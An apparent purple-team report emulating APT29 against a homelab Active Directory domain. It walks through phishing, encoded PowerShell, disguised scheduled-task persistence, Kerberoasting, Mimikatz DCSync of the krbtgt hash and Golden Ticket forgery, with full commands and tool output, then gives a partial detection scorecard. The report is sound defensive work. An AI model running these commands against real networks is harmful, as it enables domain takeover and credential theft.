# OPERATION MIDNIGHT COURIER

*APT29 / Cozy Bear Purple Team Emulation Report*

| | |
|---|---|
| **Target Environment** | corp.local \| Dell T320 \| Proxmox VE 9.1 |
| **Threat Actor** | APT29 / Cozy Bear / Midnight Blizzard / NOBELIUM (G0016) |
| **Attribution** | Russia Foreign Intelligence Service (SVR) |
| **Engagement Date** | April 21-22, 2026 |
| **Classification** | **CONFIDENTIAL - Internal Use Only** |
| **Outcome** | **FULL DOMAIN COMPROMISE - Golden Ticket Achieved** |

*MITRE ATT&CK G0016 | CISA AA21-116A | corp.local Homelab*

# 1. EXECUTIVE SUMMARY

## CRITICAL RISK FINDING

A simulated Russian state-sponsored attacker gained complete administrative control of the corp.local domain in a single session. A forged authentication credential valid for 10 years was created, granting permanent access to every system in the environment. The attacker was able to do this without triggering a single high-priority security alert.

### What happened in plain terms:

A fake payroll email was sent to a member of the Accounting team. The employee clicked a link in the email, was taken to a convincing but fake company login page and entered their username and password without realizing the site was controlled by the attacker. That single click started a chain of events that ended with the attacker having permanent, unrestricted access to every system, every user account, and every file in the organization.

The attacker then found an IT administrator's login credentials stored in a plaintext file on a shared network folder. Those credentials belonged to a user who had been granted temporary administrator-level access that was never removed. Using those credentials, the attacker extracted the master cryptographic key that Active Directory uses to prove identity across the entire domain. With that key, the attacker forged a permanent administrator identity that cannot be revoked without a complex two-step process.

**This is not a theoretical risk. Every step in this report was executed successfully against the lab environment in a single session.**

### Key Business Risks:

- Any employee email account could be the entry point for a full company breach.
- A single misplaced text file containing a password gave an attacker administrator access to the entire domain.
- The attacker created a permanent backdoor that survives password resets and would remain active for 10 years if not remediated correctly.
- The security monitoring system detected some suspicious activity but missed the most critical attacks including the credential theft and the creation of the permanent backdoor.
- No multi-factor authentication existed to stop the attacker even after the password was stolen.

## Overall Risk Score: CRITICAL

| Metric | Score | Rating | Basis |
|---|---|---|---|
| **CVSS 4.0 Overall** | **9.3** | **CRITICAL** | AV:N/AC:L/AT:N/PR:N/UI:A/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H |
| Techniques Executed | 13 / 15 | HIGH | Full kill chain completed |
| Detection Rate | 3 / 13 | POOR | 23% detection coverage |
| Time to Compromise | ~3 hours | CRITICAL | Single session, no persistence needed before DA |

# 2. ENGAGEMENT OVERVIEW

| | |
|---|---|
| **Engagement Name** | Operation Midnight Courier |
| **Threat Actor Emulated** | APT29 / Cozy Bear / Midnight Blizzard (MITRE G0016) |
| **Attack Surface** | corp.local Active Directory domain, Windows 11 endpoints, AD CS PKI |
| **Attack Platform** | Kali Linux via SOCKS5 proxy through Proxmox |
| **SIEM** | Wazuh 4.14.4 |
| **Initial Access Vector** | Spearphishing via GoPhish + hMailServer (T1566.001) |
| **Final Objective** | Golden Ticket - krbtgt hash extracted, forged TGT valid 10 years |
| **Objective Achieved** | **YES - Full domain compromise in single session** |

## 2.1 Pre-Configured Attack Surface (Misconfigurations Applied)

The following misconfigurations were deliberately applied to the environment before the emulation to simulate a real-world poorly-managed Active Directory deployment:

| Misconfiguration | Applied Setting | Attack Enabled |
|---|---|---|
| aturner added to Domain Admins | Add-ADGroupMember 'Domain Admins' aturner | **DCSync, Golden Ticket** |
| svc_deploy added to Domain Admins | Add-ADGroupMember 'Domain Admins' svc_deploy | **Kerberoast to DA path** |
| WDigest authentication enabled | UseLogonCredential REG_DWORD = 1 | **Cleartext passwords in LSASS** |
| AD CS ESC6 - CA-wide SAN flag | EDITF_ATTRIBUTESUBJECTALTNAME2 enabled | **Certificate-based privilege escalation** |
| AD CS ESC8 - HTTP Web Enrollment | IIS port 80 binding, no HTTPS enforcement | **NTLM relay to AD CS** |
| IT_Resources SMB share with plaintext creds | IT_Creds.txt readable by Domain Users | **Credential harvesting via recon** |
| 4 Kerberoastable service accounts | svc_sql, svc_backup, svc_web, svc_monitor with SPNs | **Offline hash cracking** |

# 3. ATTACK KILL CHAIN

## Phase 1 - Initial Access

### 3.1 Spearphishing Campaign (T1566.001)

**MITRE:** T1566.001 - Phishing: Spearphishing Attachment/Link | **CVSS 4.0: 8.5 HIGH**

A targeted phishing campaign was configured using GoPhish and delivered via hMailServer to Oscar Flynn (oflynn@corp.local), a low privilege Accounting department user. The email spoofed the internal HR team and was themed as an urgent Q1 2026 payroll verification request with a 48-hour deadline to create pressure.




Figure 1 - GoPhish email template configured for Operation Midnight Courier




Figure 2 - Fake Corp Internal Payroll Portal presented to oflynn after clicking the link




Figure 3 - GoPhish campaign results: Email Sent, Opened, Link Clicked, Data Submitted




Figure 4 - oflynn credentials harvested: username=oflynn, password=[REDACTED]

The campaign achieved a 100% click and submission rate against the single targeted user. GoPhish confirmed all four campaign events: Email Sent, Email Opened, Clicked Link, and Submitted Data.

### 3.2 Valid Account Access via RDP (T1078.002)

**MITRE:** T1078.002 - Valid Accounts: Domain Accounts | **CVSS 4.0: 8.7 HIGH**

Using the stolen credentials, the attacker connected to WIN11-01 via RDP through a SOCKS5 proxy tunnel routed through the Proxmox host. The connection used xfreerdp3 with proxychains to tunnel through the SSH SOCKS proxy established on the attacker machine.

```
proxychains xfreerdp3 /v:10.10.10.101 /u:corp\\oflynn /p:'[REDACTED]' /cert:ignore
```




Figure 5 - Attacker RDP connection to WIN11-01 as oflynn via proxychains SOCKS5 tunnel

## Phase 2 - Execution and Persistence

### 3.3 Encoded PowerShell Execution (T1059.001)

**MITRE:** T1059.001 - Command and Scripting Interpreter: PowerShell | **CVSS 4.0: 7.3 HIGH**

APT29-style Base64 encoded PowerShell was executed on WIN11-01 to simulate obfuscated command execution. This technique is used to evade simple pattern-matching detection that looks for plaintext commands.

```
$cmd = 'whoami; hostname; ipconfig' $encoded =
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($cmd)) powershell.exe -
EncodedCommand $encoded
```

```
PS C:\WINDOWS\system32> $cmd='whoami; hostname; ipconfig;'
PS C:\WINDOWS\system32> $encoded= [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($cmd))
PS C:\WINDOWS\system32> powershell.exe -EncodedCommand $encoded
corp\oflynn
WIN11-01

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::2ec8:9dba:4456:d45a%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.1
```

Figure 6 - Encoded PowerShell execution on WIN11-01 as corp\oflynn, returning host recon data

### 3.4 Scheduled Task Persistence (T1053.005)

**MITRE:** T1053.005 - Scheduled Task/Job: Scheduled Task | **CVSS 4.0: 6.9 MEDIUM**

A scheduled task named 'WindowsSecurityUpdate' was created to execute daily at 08:00 AM, designed to blend in with legitimate Windows maintenance tasks. A registry Run key was also added to HKCU for redundant persistence on every user logon.

```
PS C:\WINDOWS\system32> schtasks /create /tn "WindowsSecurityUpdate" /tr "powershell.exe -WindowStyle Hidden -
EncodedCommand $encoded" /sc DAILY /st 08:00
SUCCESS: The scheduled task "WindowsSecurityUpdate" has successfully been created.
PS C:\WINDOWS\system32> schtasks /query /tn "WindowsSecurityUpdate"

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ==============
WindowsSecurityUpdate                    4/22/2026 8:00:00 AM   Ready
```

Figure 7 - Scheduled task 'WindowsSecurityUpdate' created, next run 4/22/2026 08:00 AM

Phase 3 - Credential Access

3.5 SMB Share Reconnaissance and Credential Discovery (T1039 / T1552.001)

**MITRE:** T1039 / T1552.001 - Credentials in Files | **CVSS 4.0: 9.1 CRITICAL**

As oflynn, the attacker enumerated all SMB shares visible to Domain Users on DC01. An IT_Resources share was discovered containing a plaintext credential file IT_Creds.txt. This file contained the username and password for Alice Turner (aturner), an IT Support user who had been temporarily granted Domain Admin access for a migration task and never had that access revoked.

```
PS C:\WINDOWS\system32> net view \\DC01 /all
Shared resources at \\DC01


Share name    Type  Used as  Comment

-------------------------------------------------------------------------------
ADMIN$        Disk           Remote Admin
C$            Disk           Default share
CertEnroll    Disk           Active Directory Certificate Services share
IPC$          IPC            Remote IPC
IT_Resources  Disk
NETLOGON      Disk           Logon server share
SYSVOL        Disk           Logon server share
The command completed successfully.

PS C:\WINDOWS\system32> dir \\DC01\IT_Resources\


    Directory: \\DC01\IT_Resources


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          4/21/2026   2:21 PM            135 IT_Creds.txt


PS C:\WINDOWS\system32> type \\DC01\IT_Resources\IT_Creds.txt
Alice Turner - IT Support Admin
Username: aturner
Password: [redacted]
Note: Temp DA access for migration - remove after April 2026
PS C:\WINDOWS\system32> |
```

Figure 8 - oflynn discovers IT_Resources share on DC01 and reads IT_Creds.txt containing aturner Domain Admin credentials in plaintext

### 3.6 Kerberoasting - Service Account Hash Extraction (T1558.003)

**MITRE:** T1558.003 - Steal or Forge Kerberos Tickets: Kerberoasting | **CVSS 4.0: 7.6 HIGH**

Using oflynn's valid domain credentials, the attacker requested Kerberos TGS tickets for all four service accounts with registered SPNs. These encrypted tickets were extracted for offline cracking. All four Kerberoastable accounts were successfully targeted: svc_sql, svc_backup, svc_web, and svc_monitor.

```
proxychains impacket-GetUserSPNs corp.local/oflynn:'[REDACTED]' -dc-ip 10.10.10.100 -request
-outputfile kerberoast_hashes.txt
```

```
┌──(redops㉿C2)-[~]
└─$ proxychains impacket-GetUserSPNs corp.local/oflynn:'[redacted]' -dc-ip 10.10.10.100 -request
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.10.10.100:389  ...  OK
ServicePrincipalName            Name         MemberOf  PasswordLastSet             LastLogon  Delegation
-------------------------------  -----------  --------  --------------------------  ---------  -----------
MSSQLSvc/dc01.corp.local:1433   svc_sql                2026-04-19 05:00:43.566036  <never>
BackupSvc/dc01.corp.local       svc_backup             2026-04-19 05:00:43.893940  <never>
HTTP/intranet.corp.local        svc_web                2026-04-19 05:00:44.112657  <never>
MonitorSvc/dc01.corp.local      svc_monitor            2026-04-19 05:00:44.534598  <never>


[-] CCache file is not found. Skipping...
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.10.10.100:88  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.10.10.100:88  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.10.10.100:88  ...  OK
$krb5tgs$23$*svc_sql$CORP.LOCAL$corp.local/svc_sql*$e9a54dd8275a8c3f17f31767766a5450$1d05c5e6209d682afcb0ec
9a44dd4455ad6564[redacted]5697c7a378d3890b86f0b21a8
1acefeabb4102c8e[redacted]729311adf738fe6dacb9d2bc6
fc4ed9161e2cbb99[redacted]52b2770a13149ca80489f6bfc
baafedc815934f1f[redacted]4dcddaddd6793bacb382ea3b3
9592a09cf27249b3[redacted]5cf00f580ba1ea8fc522e341a
9d5a6c09be6f446e[redacted]205b647ef88e3e33e67f1553f
e19208c209b3686e[redacted]932e7c79f62392b9b11a3faff
```

Figure 9 - Kerberoasting all four service account SPNs via Impacket GetUserSPNs through SOCKS5 proxy

## 3.7 DCSync - krbtgt Hash Extraction (T1003.006)

**MITRE:** T1003.006 - OS Credential Dumping: DCSync | **CVSS 4.0: 9.4 CRITICAL**

With aturner's Domain Admin credentials obtained from the plaintext file, the attacker RDP'd into DC01 and uploaded Mimikatz via the IT_Resources SMB share using NetExec. Mimikatz was executed from an elevated command prompt. The DCSync attack replicates the DC replication protocol to request password hashes directly from Active Directory without touching LSASS, making it significantly harder to detect.

```
.\mimi.exe "privilege::debug" "lsadump::dcsync /domain:corp.local /user:krbtgt" "exit"
```

```
┌──(redops㉿C2)-[/tmp]
└─$ proxychains nxc smb 10.10.10.100 -u aturner -p '[redacted]' --put-file /tmp/mimi.exe \\IT_Resources\\mimi.exe
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.10.10.100:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.10.10.100:135  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.10.10.100:445  ...  OK
SMB         10.10.10.100    445    DC01            [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:corp.local
) (signing:True) (SMBv1:False)
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.10.10.100:445  ...  OK
SMB         10.10.10.100    445    DC01            [+] corp.local\aturner:[redacted] (Pwn3d!)
SMB         10.10.10.100    445    DC01            [*] Copying /tmp/mimi.exe to \IT_Resources\mimi.exe
SMB         10.10.10.100    445    DC01            [+] Created file /tmp/mimi.exe on \\C$\\IT_Resources\mimi.exe
```

Figure 10 - Mimikatz uploaded to IT_Resources share via NetExec as aturner (Pwn3d! confirms DA access)

```
C:\IT_Resources>.\mimi.exe "privilege::debug" "lsadump::dcsync /domain:corp.local /user:krbtgt" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /domain:corp.local /user:krbtgt
[DC] 'corp.local' will be the domain
[DC] 'DC01.corp.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/17/2026 12:46:52 AM
Object Security ID   : S-1-5-21-[redacted]-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 7f[redacted]50
    ntlm- 0: 7f[redacted]50
    lm  - 0: d3[redacted]6c
```

Figure 11 - Mimikatz DCSync extracts krbtgt NTLM hash: [REDACTED_HASH]

| Item | Value |
|---|---|
| **krbtgt NTLM Hash** | [REDACTED_HASH] |
| **Domain SID** | [LAB_DOMAIN_SID] |
| **Domain** | corp.local |
| **Impact** | **Total domain compromise. All user accounts, all systems, all data accessible.** |

Phase 4 - Domain Dominance

## 3.8 Golden Ticket Forgery (T1558.001)

**MITRE:** T1558.001 - Steal or Forge Kerberos Tickets: Golden Ticket | **CVSS 4.0: 9.9 CRITICAL**

Using the extracted krbtgt hash and domain SID, a forged Kerberos TGT (Ticket Granting Ticket) was created using Mimikatz kerberos::golden. This Golden Ticket was forged in the name of the Administrator account with a validity period of 10 years. The ticket was injected into the current session using kerberos::ptt (Pass-the-Ticket) and verified with klist.

```
.\mimi.exe "privilege::debug" "kerberos::golden /domain:corp.local /sid:[LAB_DOMAIN_SID]
/rc4:[REDACTED_HASH] /user:Administrator /ticket:golden.kirbi" "exit"
```

```
C:\IT_Resources>.\mimi.exe "privilege::debug" "kerberos::golden /domain:corp.local /sid: S-1-5-21-
    -502 /rc4:7                                0 /user:Administrator /ticket:golden.kirbi" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::golden /domain:corp.local /sid: S-1-5-21-                    -502 /rc4:7
                      0 /user:Administrator /ticket:golden.kirbi
User      : Administrator
Domain    : corp.local
ServiceKey: 7                                0 - rc4_hmac_nt
Lifetime  : 4/21/2026 2:51:17 PM ; 4/18/2036 2:51:17 PM ; 4/18/2036 2:51:17 PM
-> Ticket : golden.kirbi

 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz(commandline) # exit
Bye!
```

Figure 12 - Golden Ticket forged: valid 4/21/2026 to 4/18/2036, saved to golden.kirbi

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::ptt golden.kirbi

* File: 'golden.kirbi': OK

mimikatz(commandline) # exit
Bye!

C:\IT_Resources>klist

Current LogonId is 0:0x6c6c42

Cached Tickets: (1)

#0>     Client: Administrator @ corp.local
        Server: krbtgt/corp.local @ corp.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 4/21/2026 14:51:17 (local)
        End Time:   4/18/2036 14:51:17 (local)
        Renew Time: 4/18/2036 14:51:17 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\IT_Resources>dir \\DC01\C$
 Volume in drive \\DC01\C$ has no label.
 Volume Serial Number is 7487-B86E

 Directory of \\DC01\C$

04/18/2026  11:37 AM    <DIR>          inetpub
04/21/2026  02:51 PM    <DIR>          IT_Resources
05/08/2021  01:20 AM    <DIR>          PerfLogs
04/17/2026  12:02 AM    <DIR>          Program Files
04/18/2026  08:13 PM    <DIR>          Program Files (x86)
04/21/2026  02:43 PM    <DIR>          Users
04/18/2026  11:46 AM    <DIR>          Windows
```

Figure 13 - Golden Ticket injected, klist confirms Administrator@corp.local ticket cached, dir \\DC01\C$ proves full DC access

## OBJECTIVE ACHIEVED - FULL DOMAIN COMPROMISE

The attacker demonstrated unrestricted access to DC01 C:\ drive as Administrator using a forged Kerberos ticket. The Golden Ticket persists independently of the Administrator account password. Even if all user passwords are reset, this ticket remains valid until the krbtgt password is rotated twice.

# 4. MITRE ATT&CK TTP MATRIX

| MITRE ID | Technique | Tactic | CVSS 4.0 | Outcome |
|---|---|---|---|---|
| T1566.001 | Spearphishing Link | Initial Access | 8.5 | 100% success, creds captured |
| T1078.002 | Valid Domain Accounts | Initial Access / Defense Evasion | 8.7 | RDP as oflynn via SOCKS proxy |
| T1059.001 | PowerShell (Encoded) | Execution | 7.3 | Recon commands executed, Wazuh missed |
| T1053.005 | Scheduled Task | Persistence | 6.9 | WindowsSecurityUpdate task created |
| T1547.001 | Registry Run Keys | Persistence | 6.9 | HKCU Run key added for logon persistence |
| T1552.001 | Credentials in Files | Credential Access | 9.1 | IT_Creds.txt yielded aturner DA creds |
| T1039 | Data from Network Shared Drive | Collection | 7.1 | IT_Resources share enumerated as oflynn |
| T1558.003 | Kerberoasting | Credential Access | 7.6 | 4 TGS hashes extracted (svc_sql, svc_backup, svc_web, svc_monitor) |
| T1021.001 | RDP Lateral Movement | Lateral Movement | 8.2 | aturner RDP to DC01 via stolen creds |
| T1003.006 | DCSync | Credential Access | 9.4 | krbtgt NTLM hash extracted via Mimikatz |
| T1558.001 | Golden Ticket | Credential Access / Persistence | 9.9 | 10-year forged TGT, DC01 C:\ confirmed accessible |
| T1562.001 | Disable Security Tools | Defense Evasion | 7.5 | Windows Defender disabled to deploy Mimikatz |
| T1027 | Obfuscated Files / Information | Defense Evasion | 6.5 | Base64 encoded PS, mimi.exe renamed to partytime.exe |

# 5. WAZUH DETECTION SCORECARD

## Overall Detection Coverage: 23% (3 of 13 techniques detected)

| MITRE ID | Technique | Detected? | Rule ID | Notes |
|---|---|---|---|---|
| T1566.001 | Spearphishing | PARTIAL | N/A | No email inspection configured. GoPhish delivery not logged by Wazuh. |
| T1078.002 | Valid Account RDP | YES | 92657 / 92653 | RDP logon detected. NTLM flagged as possible PTH. Source IP logged as 10.10.10.99 (Proxmox). |
| T1059.001 | Encoded PowerShell | NO | - | Sysmon not installed on WIN11-01. No process creation logging. Critical gap. |
